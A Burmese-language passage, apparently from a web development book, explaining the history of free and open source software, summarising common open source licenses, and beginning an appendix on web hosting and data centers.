တယ်။ Software မှာ တော့ ဘယ်လိုတည်ဆောက်ထားလဲ လေ့လာလို့မရပါဘူး။

ဒီတော့ မူပိုင်ခွင့်ဥပဒေများရဲ့ မူလရည်ရွယ်ချက်က တီထွင်ဖန်တီးသူများကို အားပေးဖို့ဖြစ်ပေမယ့် Software တွေ အတွက် မူပိုင်ခွင့်ဥပဒေတွေကို EULA တွေနဲ့ပေါင်းလိုက်တဲ့အခါမှာတော့ အားပေးသလိုမဖြစ်တဲ့အပြင် တီထွင် ဖန်တီးမှု လမ်းစကို ပိတ်လိုက်သလို ဖြစ်သွားစေပါတော့တယ်။ အရင်ရှိထားပြီး ဖန်တီးမှုများကို လေ့လာလို့မရတဲ့ အတွက် အသစ် တစ်ခုဖန်တီးလိုသူတိုင်းက သုညကစနေ အမြဲပြန်ပြန်စနေရမလို ဖြစ်စေပါတယ်။ ဒီအတိုင်းသာဆိုရင် Software နည်းပညာများရဲ့ ဖွံ့ဖြိုးမှုက အများကြီး နှောင့်နှေးသွားဖို့ရှိပါတယ်။

Open Source လှုပ်ရှားမှုများ အစပြုလာခဲ့ခြင်းဟာ ဒီအချက်ကိုပြုပြင်ပြီး လွပ်လပ်စွာလေ့လာခွင့်ပြုထားတဲ့ Software များကိုအားပေးဖို့ဖြစ်ပါတယ်။ Open Source က Software များဖန်တီးပြီး အခကြေးငွေနဲ့ ရောင်းချခြင်း ကို မကန့်ကွက် ပါဘူး။ Software များကို အခမဲ့အသုံးပြုခွင့်ရရေးဟာလည်း အဓိကအကြောင်းရင်း မဟုတ်ပါဘူး။ ကွန်ပျူတာ Software ကိုလည်း အခြားဖန်တီးမှုများနည်းတူ လွပ်လပ်စွာလေ့လာခွင့်ရရေးသည်သာ Open Source ရဲ့ အဓိကရည် ရွယ်ချက်ဖြစ်ပါတယ်။ ဒီရည်ရွယ်ချက်နဲ့အညီ၊ မူပိုင်ခွင့် ဥပဒေများကပေးတဲ့ အကာအကွယ်များကိုရယူ ရင်း၊ တစ်ဘက်က လည်း ဖန်တီးထားပုံကို လွပ်လပ်စွာလေ့လာနိုင်စေဖို့အတွက် License များ ဖန်တီးထားရှိပေး ခြင်းဖြစ်ပါတယ်။ ဒီတော့ မူလဖန်တီးရှင်ရဲ့ မူပိုင်ခွင့်ကို လည်းမထိခိုက်စေပဲ အခြားသူများကိုလည်း လေ့လာခွင့်ရရှိ သွားစေပါတယ်။ ဒါဟာ Open Source ရဲ့ အဓိကရည်ရွယ်ချက်ပဲဖြစ် ပါတယ်။

Free Software Movement

၁၉၈၃ ခုနှစ်မှာ၊ Software တွေကို လွပ်လပ်စွာလေ့လာခွင့်တွေရရှိစေဖို့ဆိုတဲ့ ရည်ရွယ်ချက်နဲ့အတူ GNU Project စီမံ ကိန်းကို Richard Stallman ဆိုသူက စတင်ခဲ့ပါတယ်။ ၁၉၈၅ ခုနှစ်မှာ Free Software Foundation (FSF) ဆိုတဲ့ အဖွဲ့အစည်း တစ်ရပ်ကိုလည်း သူကပဲစတင်တည်ထောင်ခဲ့ပြီး လွပ်လပ်စွာလေ့လာခွင့်ပေးထားတဲ့ ကွန်ပျူတာ Software တွေကို ရေးသားဖန်တီးခဲ့ပါတယ်။ တနည်းအားဖြင့် EULA များရဲ့ အကာအကွယ်နဲ့ Software ထုတ်လုပ် ရောင်းချနေသူ များကို ဒီလိုမကာကွယ်ဖို့ သွားပြောနေခြင်းမဟုတ်ပဲ တစ်ဘက်ကနေ လွပ်လပ်စွာလေ့လာ ခွင့်ပေးထားတဲ့ Software များကို ကိုယ်တိုင်ဖန်တီးခဲ့ခြင်း ဖြစ်ပါတယ်။ ဒီလှုပ်ရှားမှုကို Free Software Movement လို့ ခေါ်ပြီး ကနေ့ကျွန်တော်တို့ပြော နေကြတဲ့ Open Source ရဲ့ မူလအစလည်းဖြစ်ပါတယ်။

Free Software Foundation က သတ်မှတ်ခဲ့တဲ့ Software လွပ်လပ်ခွင်မှာ အချက် (၄) ချက်ပါဝင်ပါတယ်။ ကွန်ပျူတာ စနစ်တွေရဲ့ အစကဏန်းဟာ သုညဖြစ်တဲ့အတွက် အဲ့ဒီအချက်တွေကို ဖော်ပြတဲ့အခါ သုည (၀) ကနေ စတင် ဖော်ပြခဲ့ ပါတယ်။ အဲ့ဒီ အချက်တွေကတော့ -

Freedom 0: The freedom to run the program for any purpose.
Freedom 1: The freedom to study how the program works, and change it to make it do what you wish.
Freedom 2: The freedom to redistribute copies so you can help your neighbor.
Freedom 3: The freedom to improve the program, and release your improvements (and modified versions in general) to the public, so that the whole community benefits.

Software တွေကို မည်သည့်ရည်ရွယ်ချက်အတွက်မဆို အသုံးပြုခွင့်ရှိတယ်။ လွပ်လပ်စွာလေ့လာခွင့်၊ လိုအပ်သလို ပြင်ဆင် ခွင့်ရှိတယ်။ မူလ Software ကိုပြန်လည်ဝေမျှပိုင်ခွင့်ရှိတယ်။ မိမိကိုယ်တိုင်ရဲ့ ပြင်ဆင်ဖြည့်စွက်ချက်များကို လည်း ပြန်လည်ဝေမျှခွင့် ရှိတယ်ဆိုတဲ့ အချက်လေးချက်ပဲဖြစ်ပါတယ်။

သတ်မှတ်ချက်ထဲမှာ Source Code ကိုဖွင့်ပေးထားရမယ်လို့ မပါပါဘူး။ ဒါပေမယ့် Software ကို လေ့လာဖို့နဲ့ ပြင်ဆင်ဖို့ ဆိုတာက Source Code မရှိပဲမဖြစ်နိုင်ပါဘူး။ ဒါကြောင့် သတ်မှတ်ချက် (၁) နဲ့ (၄) ကို လိုက်နာနိုင်ဖို့ အတွက် Source Code ကိုပါ လေ့လာခွင့်ပေးရမယ့်သဘော ဖြစ်သွားပါတယ်။

မူလရည်ရွယ်ချက်ကိုထပ်ပြောရရင် Software တွေကို ရောင်းမစားကြဖို့နဲ့ အလကားပေးကြဖို့ မဟုတ်ပါဘူး။ လွပ်လပ်စွာ လေ့လာခွင့်ရရေးနဲ့ Software Freedom သည်သာလျှင် အဓိကရည်ရွယ်ချက်ဖြစ်ပါတယ်။ FSF က Free ဆိုတဲ့ စကားလုံးကို Libre (လွပ်လပ်ခွင့်) ဆိုတဲ့ ရည်ရွယ်ချက်နဲ့အသုံးပြုခဲ့တာဖြစ်ပါတယ်။ ဒါပေမယ့်လည်း သဘောတရားအမှန် ကို နားမလည်သူတွေက Free Software ဆိုတာကို အခမဲ့ရတဲ့ Software လို့ပဲ ထင်မြင်ယူဆ ကြပါတယ်။ ဒါကြောင့် လည်း FSF က Free ဆိုတဲ့ စကားလုံးရဲ့ အဓိပ္ပါယ်ကို "free as in free speech, not as in free beer" လို့ အဓိပ္ပါယ်သတ်မှတ်ဖော်ပြခဲ့ရပါတယ်။

Open Source Software

၁၉၉၇ ခုနှစ်မှာ Eric S. Raymond ဆိုသူက The Cathedral and the Bazaar ဆိုတဲ့ စာတမ်းတစ်စောင်ကို ရေးသားဖော်ပြခဲ့ပါတယ်။ Free Software ဆိုတဲ့ အသုံးအနှုန်းဟာ ယေဘုယျဆန်လွန်ပြီး နည်းပညာသမား မဟုတ်သူ တွေ အတွက် နားလည်ရခက်ခဲစေတယ်လို့လည်း ဝေဖန်ခဲ့ပါတယ်။ Free Software ဆိုတဲ့အသုံးအနှုန်းအစား Open Source Software ဆိုတဲ့ အသုံးအနှုန်းကို ပြောင်းလဲအသုံးပြုကြဖို့ တိုက်တွန်းလာခဲ့ပါတယ်။

အဲ့ဒီအချိန်မှာပဲ အခြားသောအဖွဲ့အစည်းများကလည်း သူတို့ကိုယ်ပိုင် Free Software တွေမှာ ရှိသင့်တဲ့အချက်တွေ ကို သီးခြားသတ်မှတ်လာခဲ့ကြပါတယ်။ မူလ Free Software Foundation က သတ်မှတ်ချက်တွေနဲ့ များစွာကွာခြား လှခြင်း တော့ မရှိပါဘူး။ ထင်ရှားတာကတော့ ၁၉၉၈ ခုနှစ်မှာ ထုတ်ပြန်ခဲ့တဲ့ အချက် (၁၀) ချက်ပါတဲ့ Debian Open Source Software Definition ဖြစ်ပါတယ်။

Open Source ဆိုတဲ့အသုံးအနှုန်းကို ပထမဦးဆုံး ထိထိရောက်ရောက် အသုံးပြုခဲ့သူကတော့ Netscape ဖြစ်ပါတယ်။ Netscape ဟာ Free Software ရဲ့ အတွေးအခေါ်သဘောတရားတွေကို Software လွပ်လပ်ခွင့်အတွက်သာမကပဲ၊

စီးပွားရေးနယ်ပယ်မှာပါ အများနဲ့မတူနဲ့ စီးပွားရေးပုံစံစနစ် (Business Model) တစ်ခုအနေနဲ့ အသုံးချဖို့ကြိုးစားခဲ့တဲ့ အဖွဲ့အစည်းပါ။ စီးပွားရေးနယ် ပယ်မှာ နည်းပညာသမားမဟုတ်သူ စီးပွားရေးသမားတွေအတွက် နားလည်မှုလွဲစေနိုင်တဲ့ Free Software ဆိုတဲ့အသုံးအနှုန်းထက်၊ Open Source Software ဆိုတဲ့အသုံးအနှုန်းက ပိုသင့်တော်တယ်လို့ယူဆတဲ့ အတွက် ဖြစ်ပါတယ်။

သိပ်မကြာခင်မှာပဲ Bruce Perens, Tim O'Reilly, Linus Torvalds အစရှိတဲ့ နာမည်ကျော် ပုဂ္ဂိုလ်တွေလည်း Open Source ဆိုတဲ့အသုံးအနှုန်းကို လက်ခံအသုံးပြုလာကြပါတယ်။ မူလက Free Software လို့ အမည်ခံထားတဲ့ သူတို့ရဲ့ Software တွေကို Open Source Software လို့ ပြောင်းလဲအမည်ခံခဲ့ပါတယ်။ ၁၉၉၈ ဖေဖော်ဝါရီလမှာတော့ Open Source Initiative (OSI) ဆိုတဲ့ အဖွဲ့အစည်းကို Eric Raymond နဲ့ Bruce Perens တို့ ပူးတွဲတည်ထောင်ခဲ့ပါတယ်။

FOSS and FLOSS

Free Software နဲ့ Open Source Software ကိုပေါင်းပြီး Free and Open Source Software (FOSS) ဆိုတဲ့ အသုံးအနှုန်းကိုလည်း သုံးကြပါသေးတယ်။ OSI ကို ဖွဲ့စည်းပြီး တစ်လအကြာလောက်ကတည်းက FOSS ဆိုတဲ့အသုံးအနှုန်းကို တစ်ချို့က စတင်အသုံးပြုခဲ့ကြတာ ဖြစ်ပါတယ်။ ၂၀၀၃ ခုနှစ်အတွက် အမေရိကန်ပြည်ထောင်စု Department of Defense ရဲ့ Free Software နဲ့ Open Source Software များ အသုံးပြုမှုအစီရင်ခံစာမှာလည်း FOSS လို့ပဲ သုံးနှုန်း ခဲ့ပါတယ်။

၂၀၀၁ ခုနှစ်မှာ ဥရောပသမဂ္ဂက Free/Libre/Open Source Software ရဲ့ အတိုကောက်ဖြစ်တဲ့ FLOSS ဆိုတဲ့ အသုံး အနှုန်းကို အသုံးပြုခဲ့ပါသေးတယ်။ Free Software လို့ပဲသုံးသင့်တယ်၊ Open Source Software လို့ပဲသုံးသင့်တယ် စတဲ့ ငြင်းခုံမှုများ ရှိနေတဲ့အတွက် အဲ့ဒီငြင်းခုံမှုတွေမှာ မပါဝင်လိုတဲ့ အတွက် FLOSS လို့ သုံးခြင်းဖြစ်တယ်လို့လည်းဆိုကြ ပါတယ်။

Open Source License

Copyright နဲ့ပတ်သက်ရင် Copyright Law နဲ့ လိုင်စင်ကို ခွဲခြားနားလည်ဖို့လိုပါတယ်။ Copyright Law အရ တီထွင် ဖန်တီးမှုတိုင်းရဲ့ မူလမူပိုင်ခွင့်ပိုင်ရှင်ဟာ အခြေခံအားဖြင့် မူလဖန်တီးရှင်ဖြစ်ပါတယ်။ ပိုင်ရှင်မရှိတဲ့ ဖန်တီးမှုများကို Public Domain လို့ ခေါ်ပါတယ်။ မူပိုင်ခွင့်သက်တမ်းပြည့်သွားတဲ့အခါ၊ သို့မဟုတ် အကြောင်းအမျိုးမျိုးကြောင့် မူပိုင်ခွင့် ပိုင်ရှင်မရှိတဲ့အခါ ဖန်တီးမှုက ပိုင်ရှင်မဲ့ (တနည်းအားဖြင့် အများပိုင်) ဖြစ်သွားပါတယ်။ လွပ်လပ်စွာ လေ့လာခွင့်ပေး ထားတဲ့ Open Source Software များ ဖန်တီးဖို့အတွက် Public Domain ဖြစ်စရာမလိုပါဘူး။ Open Source Software တွေမှာလည်း မူလဖန်တီးရှင်က မူပိုင်ခွင့် ပိုင်ရှင်ပဲဖြစ်ပါတယ်။ အများပိုင် မဟုတ်ပါဘူး။ မူလဖန်တီးသူကပဲပိုင် ပါတယ်။

အဲ့ဒီလို မူလဖန်တီးသူပိုင်တဲ့ Software ကို အခြားသူများက အခြေခံအားဖြင့် ရယူအသုံးပြုခြင်း၊ လေ့လာပြင်ဆင်ခြင်း ပြုလုပ်ခွင့် မရကြပါဘူး။ ဒါကြောင့် အခြားသူများ တရားဝင်ရယူအသုံးပြုနိုင်ဖို့၊ လေ့လာပြင်ဆင်နိုင်ဖို့အတွက် လိုင်စင်များ သတ်မှတ်ထားရပါတယ်။ ရှင်းအောင်ထပ်ပြောရရင် Open Source Software တွေမှာလည်း ပိုင်ရှင်ကတော့ မူလဖန်တီး သူသာဖြစ်ပြီး အခြားသူများ ရယူလေ့လာ ပြင်ဆင်တယ်ဆိုတာဟာ မူလပိုင်ရှင်က လိုင်စင်နဲ့ခွင့်ပြုထားတဲ့အတိုင်း ရယူရ ခြင်းဖြစ်ပါတယ်။ ဒါကို အထပ်ထပ် ပြန်ပြောရတာက၊ တစ်ချို့လည်း Open Source

Software ဆိုတာလွပ်လွပ်လပ်လပ် ပေးထားလို့ ရယူပြီးလုပ်ချင်ရာကို လုပ်ချင်သလိုလုပ်လို့ရတဲ့ Software များလို့ အမှတ်မှားတက်ကြလို့ဖြစ်ပါတယ်။

စာဖတ်သူက Software တစ်ခုဖန်တီးထားပြီး အဲ့ဒီ Software ကို အသုံးပြုသူများက ဘယ်ပုံဘယ်နည်း ရယူ အသုံးပြုခွင့် ပေးမလဲဆိုတဲ့ EULA ကို ရှေ့နေများနဲ့ တိုင်ပင်ပြီးရေးသားသတ်မှတ်ဖို့လိုနိုင်ပါတယ်။ ဥပဒေရေးရာ နားလည်သူများရဲ့ အကြံဉာဏ်ကိုရယူရေးသားမှသာ ဘက်စုံပြည့်စုံ လုံခြုံတဲ့ လိုင်စင်တစ်ခုဖြစ်မှာဖြစ်ပါတယ်။ အကယ်၍ အဲ့ဒီ Software ကိုပဲ အများလေ့လာနိုင်တဲ့ Open Source Software အဖြစ် သတ်မှတ်လိုတယ်ဆိုရင် တော့ ငွေကုန်ကြေးကျခံပြီး ရှေ့နေ ရှေ့ရပ်များ ငှားရမ်းနေဖို့မလိုပါဘူး။ GNU, OSI စတဲ့ Open Source အဖွဲ့ အစည်းများက စစ်ဆေးအသိအမှတ်ပြုထားတဲ့ Open Source လိုင်စင်များ အသင့်ရေးထားပြီး ရှိနေပါတယ်။ အဲ့ဒီ လိုင်စင်များထဲက ကိုယ့်လိုအပ်ချက်နဲ့ အကိုက်ညီဆုံး ဖြစ်နိုင်တဲ့ လိုင်စင်ကို ရွေးချယ်ပြီး "အသုံးပြုလိုသူဟာဒီ လိုင်စင်ပါသတ်မှတ်ချက်များကို သဘောတူရမယ်" လို့ သတ်မှတ် ပေးလိုက်ယုံပဲဖြစ်ပါတယ်။

အသုံးများတဲ့ Open Source License အချို့ရဲ့ သတ်မှတ်ချက်များကို အများနားလည်လွယ်တဲ့ပုံစံနဲ့ ထည့်သွင်း ဖော်ပြ ပေးလိုက်ပါတယ်။

1. GNU General Public License (GPL)

ဤ Software အား မည်သူမဆို လွပ်လပ်စွာအသုံးပြု ခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ရှိသည်။ ဤ Software အား ပြုပြင်မွန်းမံခဲ့လျှင် အဆိုပါပြုပြင်မွန်းမံမှုများပါဝင်သည့် Version အား GPL လိုင်စင်ဆက်လက်သတ်မှတ်၍ လွပ်လပ်စွာ အသုံးပြုခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ကိုပေးရမည်။ ဤ Software နှင့်ဆက်စပ်၍ ဆင့်ပွားထုတ်လုပ်ထားသော Software များအားလည်း GPL သို့မဟုတ် အလားတူလိုင်စင်သတ်မှတ်၍ လွပ်လပ်စွာအသုံးပြု ခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ကိုပေးရမည်။

2. GNU Lesser General Public License (LGPL)

ဤ Software အား မည်သူမဆို လွပ်လပ်စွာ အသုံးပြုခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ရှိသည်။ ဤ Software အား ပြုပြင်မွန်းမံခဲ့လျှင် အဆိုပါပြုပြင်မွန်းမံမှုများပါဝင်သည့် Version အား LGPL လိုင်စင်ဖြင့်ပင် ဆက်လက် သတ်မှတ်၍ အခမဲ့အသုံးပြုခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ပေးရမည်။ ဤ Software နှင့်ဆက်စပ်၍ ဆင့်ပွားထုတ်လုပ် ထားသော Software များအား ဤလိုင်စင် သက်ရောက်ရန်မလိုပါ။ နှစ်သက်ရာလိုင်စင်အသုံးပြုနိုင်သည်။

3. BSD License

ဤ Software ကို မည်သူမဆို လွပ်လပ်စွာ အသုံးပြုခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ရှိသည်။ ဤ Software အား ပြုပြင် မွန်းမံခဲ့လျှင် အဆိုပါ ပြုပြင်မွန်းမံမှုများပါဝင်သည့် Version အား ဤလိုင်စင် ဆက်လက်သက်ရောက် ရန်မလိုပါ။ နှစ်သက်ရာ လိုင်စင်အသုံးပြုနိုင်သည်။ မူလမူပိုင်ခွင့်ပိုင်ရှင်၏ အမည်ကို ပြုပြင်မွန်းမံထားသော Version အား Promote လုပ်ရန် (ခွင့်ပြု ချက်မရလျှင်) အသုံးမပြုရ။

4. MIT License

ဤ Software ကို မည်သူမဆို လွပ်လပ်စွာ အသုံးပြုခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့်ရှိသည်။ ဤ Software ကို ပြန်လည်ဖြန့်ဝေရာတွင်လည်ကောင်း၊ ဤ Software ၏ တစ်စိတ်တစ်ပိုင်းကို ဖြန့်ဝေရာတွင်လည်ကောင်း မူလမူပိုင်ခွင့် ပိုင်ရှင်၏ အမည်ပါဝင်သည့် ဤလိုင်စင်သတ်မှတ်ချက်ကို အမြဲတွဲဖက်ထည့်သွင်းပေးရမည်။

5. Apache License

ဤ Software ကို မည်သူမဆို လွပ်လပ်စွာ အသုံးပြုခွင့်၊ ပြုပြင်ခွင့်နှင့် ပြန်လည်ဖြန့်ဝေခွင့် ရှိသည်။ ဤ Software အား ပြုပြင်မွန်းမံခဲ့လျှင် အဆိုပါ ပြုပြင်မွန်းမံမှုများပါဝင်သည့် Version အား ဤလိုင်စင် ဆက်လက်သက်ရောက်ရန် မလိုပါ။ နှစ်သက်ရာလိုင်စင် အသုံးပြုနိုင်သည်။ ဤ Software အား ပြုပြင်မွန်းမံခဲ့လျှင် ပြုပြင်ထားသည့် File တိုင်းတွင် ပြုပြင်မှုနှင့် ပတ်သက်သည့် အချက်အလက်များ၊ မူပိုင်ခွင့်ဆိုင်ရာအချက်အလက်များကို ပြည့်စုံစွာ ထည့်သွင်းဖော်ပြပေးရမည်။

Choosing A License

GPL လိုင်စင်မှာ ပြုပြင်မွန်းမံမှုကို GPL လိုင်စင်နဲ့ပဲ Open Source ဆက်လုပ်ပေးရမယ်ဆိုတဲ့ ကန့်သတ်ချက်နဲ့၊ လက်ရှိ Open Source Software ကို အသုံးပြု တည်ဆောက်ထားတဲ့ Software များကိုလည်း Open Source အဖြစ် သတ်မှတ်ပေးရမယ် ဆိုတဲ့ ကန့်သတ်ချက်ပါဝင်တာကို သတိပြုပါ။ ဒီတော့ ကိုယ်ကစေတနာကောင်းနဲ့ Open Source ပေးလိုက်တဲ့ Software ကို တစ်ဦးတစ်ယောက်က ရယူပြင်ဆင်မယ်ဆိုရင် အဲ့ဒီပြင်ဆင်ချက်ဟာလည်း Open Source ဖြစ်ရတော့မှာပါ။ သူများ Open ပေး ထားတာကိုရယူပြီး၊ ကိုယ့်ဖြည့်စွက်ချက်ကျတော့မှ ပြန်မပေးပဲ ပိတ်ထားလိုက်ခြင်း ကနေ ကာကွယ်ပေးထားပါတယ်။ အရင်က Open Source Software တွေမှာ GPL လိုင်စင်ကို အသုံးများ ကြပါတယ်။

အခုနောက်ပိုင်းမှာတော့ BSD, MIT စတဲ့လိုင်စင်များကို ပိုပြီးအသုံးများလာကြပါတယ်။ BSD နဲ့ MIT က ကန့်သတ်ချက် အတော်နည်းပါတယ်။ ရယူအသုံးပြုသူက လွပ်လွပ်လပ်လပ် မွန်းမံပြင်ဆင်ပြီး အဲ့ဒီပြင်ဆင်ချက်များကို နှစ်သက်သလို ဆက်လက်သတ်မှတ်ခွင့်ပေးထားပါတယ်။ အခြား Mozilla License, Creative Common, CPAL အစရှိတဲ့ Open Source လိုင်စင်တွေလည်းရှိပါသေးတယ်။ Mozilla လိုင်စင်က Apache လိုင်စင်နဲ့ ဆင်ပါတယ်။ အသေးစိတ် သတ်မှတ် ချက်များမှာ ကွာသွားတာပါ။ Creative Common လိုင်စင်ကတော့ Software ထက်စာရင် Document တွေနဲ့ Text Content တွေအတွက် ပိုသင့်တော်ပါတယ်။ ဒီစာအုပ်ရဲ့နမူနာကို မည်သူမဆို အခမဲ့ရယူနိုင်အောင် pwdbook.com မှာ Creative Common လိုင်စင်နဲ့ပေးထားပါတယ်။ ကန့်သတ်ချက်ကတော့ အကျိုးအမြတ်အလို့ငှာ ရောင်းချခြင်းမပြုရဘူးလို့ သတ်မှတ်ထားပါတယ်။ တစ်ခုသတိပြုရ မှာက GPL, LGPL တို့က မွန်းမံမှုကို Open Source လုပ်ရမယ်ကန့်သတ်ပေမယ့် အကျိုးအမြတ်အလို့ငှာ ရောင်းချခြင်းမပြုရဘူးလို့ သတ်မှတ်မထားပါဘူး။ ဒါကြောင့် GPL Software တစ်ခုဖြစ်တဲ့ Linux OS ကို စာဖတ်သူက Download ရယူပြီး ပြန်လည် ရောင်းချရင်တရားဝင်ပါတယ်။ CPAL လိုင်စင်ကတော့ မူလမူပိုင်ခွင့် ပိုင်ရှင်ကို အမြဲ Credit ပေးရမယ် ဆိုတဲ့အချက် ဖြည့်စွက်ပါဝင်ပါတယ်။

ဒါကြောင့် Software တစ်ခုကို Open Source အဖြစ်ပေးလိုတဲ့အခါ ဒီလိုင်စင်များထဲက နှစ်သက်ရာကို အသင့်ရွေးချယ် အသုံးပြုနိုင်စေမှာဖြစ်ပါတယ်။ ဒီထဲကမှ ကိုယ့်လိုအပ်ချက်နဲ့မကိုက်ညီသေးဘူးဆိုရင်လည်း လိုအပ်ချက်နဲ့ နီးစပ်တဲ့ လိုင်စင် တစ်ခုကို ရွေးချယ်ပြီး ဥပဒေရေးရာ နားလည်သူများရဲ့အကြံပြုချက်နဲ့ ပြုပြင်ဖြည့်စွက်နိုင်ပါတယ်။

ဥပမာ - PHP ဆိုရင် Open Source ဆိုပေမယ့် GPL တို့ MIT တို့ မသုံးပါဘူး။ သူ့လိုင်စင်နဲ့သူ သီးခြား သတ်မှတ်ပြီး ပေးထားခြင်းဖြစ် ပါတယ်။

Conclusion

Open Source ရဲ့ မူလရည်ရွယ်ချက်ဟာ Software များကို လွပ်လပ်စွာလေ့လာခွင့်ရရေးဖြစ်ကြောင်း အကြိမ်ကြိမ် ထည့်သွင်း ပြောဖြစ်ခဲ့ပါတယ်။ ကနေ့ခေတ်မှာတော့ Open Source ဆိုတာ Software Freedom အတွက်တင်မက တော့ပဲ၊ ထူးခြားတဲ့ Business Model တစ်ခုဖြစ်လာပါပြီ။ IBM တို့ Google တို့လိုလုပ်ငန်းများဟာ Open Source ကို အထူးအားပေးတဲ့ လုပ်ငန်းများဖြစ်ပါတယ်။ Java, Apache စတဲ့ Open Source နည်းပညာများဟာ IBM ရဲ့ Business Strategy အတွက် အထူးအရေးပါတဲ့ နည်းပညာများဖြစ်နေသလို၊ Chrome, Android စတဲ့ Open Source နည်းပညာများဟာ Google ရဲ့ Business Strategy မှာ အထူးအရေးပါတဲ့ နည်းပညာများဖြစ်နေပါတယ်။ RedHat လို Open Source ကို လုံးဝအခြေခံထားပြီးတဲ့ ငွေလည်ပါတ်မှု နှစ်စဉ်ဒေါ်လာဘီလီယံနဲ့ချီရှိနေတဲ့ လုပ်ငန်းကြီးများလည်း ရှိနေပါတယ်။ Apache, Mozilla, Wikimedia စတဲ့ အဖွဲ့အစည်းများဟာလည်း စီးပွားရေး လုပ်ငန်းကြီးများနဲ့ အများ ပြည်သူတို့ရဲ့ အထောက်အပံ့နဲ့ Open Source နည်းပညာများ ကို အရှိန်အဟုန်နဲ့ တီထွင်ဖန်တီးနေကြတဲ့ အဖွဲ့အစည်းများ ဖြစ်ကြပါတယ်။

Open Source ရဲ့ ရည်ရွယ်ချက်၊ မူလသဘာဝနဲ့ လက်ရှိသက်ရောက်မှုအခြေအနေ များကို အကြမ်းဖျဉ်းခြုံငုံမိသွားစေမယ်လို့ မျှော်လင့်ပါတယ်။ စာဖတ်သူအနေနဲ့ Open Source Software များကနေ နည်းပညာများကို လေ့လာနိုင်သလို၊ အချို့ Open Source Project များမှာ တက်နိုင်တဲ့ဘက်က ပူးပေါင်းပါဝင်ဆောင်ရွက် ခြင်းအားဖြင့်လည်း ပညာတွေတိုးပွားလာနိုင်ကြောင်းကို ထည့်သွင်းဖော်ပြလိုက်ရပါတယ်။

နောက်ဆက်တွဲ (ခ)

Web Hosting အကြောင်း သိကောင်းစရာ

ကျွန်တော်တို့ တည်ဆောက်ထားတဲ့ Web App တွေကို အများအသုံးပြု နိုင်အောင် အင်တာနက်မှာ လွှင့်တင်နိုင်ဖို့ အတွက် သိရှိသင့်တဲ့အခြေခံအချက်တစ်ချို့ကိုလည်း ထည့်သွင်းဖော်ပြပေးချင်ပါတယ်။

Hosting from Home

အင်တာနက်ကွန်ယက်ကြီးထဲမှာပါဝင်တဲ့ Device တွေဟာ IP Address များကို လိပ်စာအဖြစ်သုံးပြီး အပြန်အလှန် ဆက်သွယ်ကြတာပါ။ ကျွန်တော်တို့ကွန်ပျူတာမှာ အင်တာနက်ချိတ်ဆက်ထားပြီး Public IP လည်း ရှိနေမယ်၊ ပြီးတော့ Web Server Software လည်းထည့်သွင်းထားမယ်ဆိုရင်၊ အခြားအင်တာနက် အသုံးပြုသူများက IP Address ကို အသုံးပြုပြီး ကျွန်တော်တို့ ကွန်ပျူတာကို အင်တာနက် Web Server အဖြစ် ဆက်သွယ်အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။

သဘောသဘာဝကိုသာဖော်ပြခြင်းဖြစ်ပြီး တပ်ဆင်ခကုန်ကျစရိတ်နဲ့ ထိမ်းသိမ်းခြင်းတာဝန်ကြီးတဲ့အတွက် လုပ်ငန်းအဖွဲ့ အစည်းကြီးတွေနဲ့ မဖြစ်မနေလိုအပ်သူများသာ ဒီနည်းနဲ့ Host လုပ်ကြပါတယ်။ ကုန်ကျစရိတ်ဆိုတာ Server ကွန်ပျူတာ၊ Server OS များ ဝယ်ယူခြင်း၊ Server ကို လျှပ်စစ်မီးအမြဲရရှိနေစေဖို့ Main Power နဲ့ Backup Power အစီအစဉ်များ တပ်ဆင်ခြင်း၊ အအေးပေးစနစ်များတပ်ဆင်ခြင်း စတဲ့ကိစ္စများအတွက် ကုန်ကျစရိတ်များ ဖြစ်ပါတယ်။ တပ်ဆင်လိုက်ယုံနဲ့ လည်း မပြီးသေးပါဘူး။ Server က 24/7 Run နေနိုင်ဖို့အတွက် လျှပ်စစ်မီးနဲ့ အအေးပေးစနစ်တွေကို အမြဲစစ်ဆေး ပြင်ဆင်နေဖို့ လိုတဲ့အတွက် Maintenance စရိတ်ကလည်း ထည့်သွင်းစဉ်းစားစရာ တစ်ခု ဖြစ်ပါတယ်။ လုံခြုံရေးစနစ် (CCTV, Security Guard) တွေကိုလည်း တပ်ဆင်ထားဖို့လိုနိုင်ပါသေးတယ်။ ဒီ လိုအပ်ချက်တွေကြောင့် ကိုယ်တိုင် အိမ်မှာ Server ထားပြီး Host လုပ်ကြလေ့ သိပ်မရှိပါဘူး။

Data Center

ဒီလို Infrastructure လိုအပ်ချက်ကို ဖြည့်စွက်ပေးလာတာက Data Center များဖြစ်ပါတယ်။ Data Center ဆိုတာ လွယ်လွယ်ပြောရရင် Server ကွန်ပျူတာတွေထားရှိနိုင်ဖို့ နေရာပြင်ဆင်ထားပြီး လျှပ်စစ်မီး၊ အအေးပေးစနစ်နဲ့ လုံခြုံရေး အစီအမံများကို အသင့်စီမံထားတဲ့ နေရာများဖြစ်ပါတယ်။ ဒါကြောင့် ကျွန်တော်တို့က Data Center မှာ နေရာငှားပြီး Server ကွန်ပျူတာကို သွားထားနိုင်ပါတယ်။ ငှားခပေးရမှာဖြစ်ပေမယ့် Maintenance ကိစ္စကို သိပ်ခေါင်းစားစရာ မလိုတော့ပါဘူး။ Data Center တွေကို Colocation Center လို့လည်းခေါ်ကြပါတယ်။

ဒီနည်းနဲ့ App ကို Host လုပ်လိုရင် Server ကွန်ပျူတာတစ်လုံးမှာ လိုအပ်တဲ့ Setting များပြုလုပ်ပြီး Data Center ကို သွားပို့ထားလိုက်ယုံပဲ ဖြစ်ပါတယ်။ အသေးစိတ်လိုအပ်ချက်နဲ့ ကုန်ကျစရိတ်များကိုတော့ သက်ဆိုင်ရာ Data Center ကို ဆက်သွယ်မေးမြန်းဖို့လိုအပ်ပါတယ်။

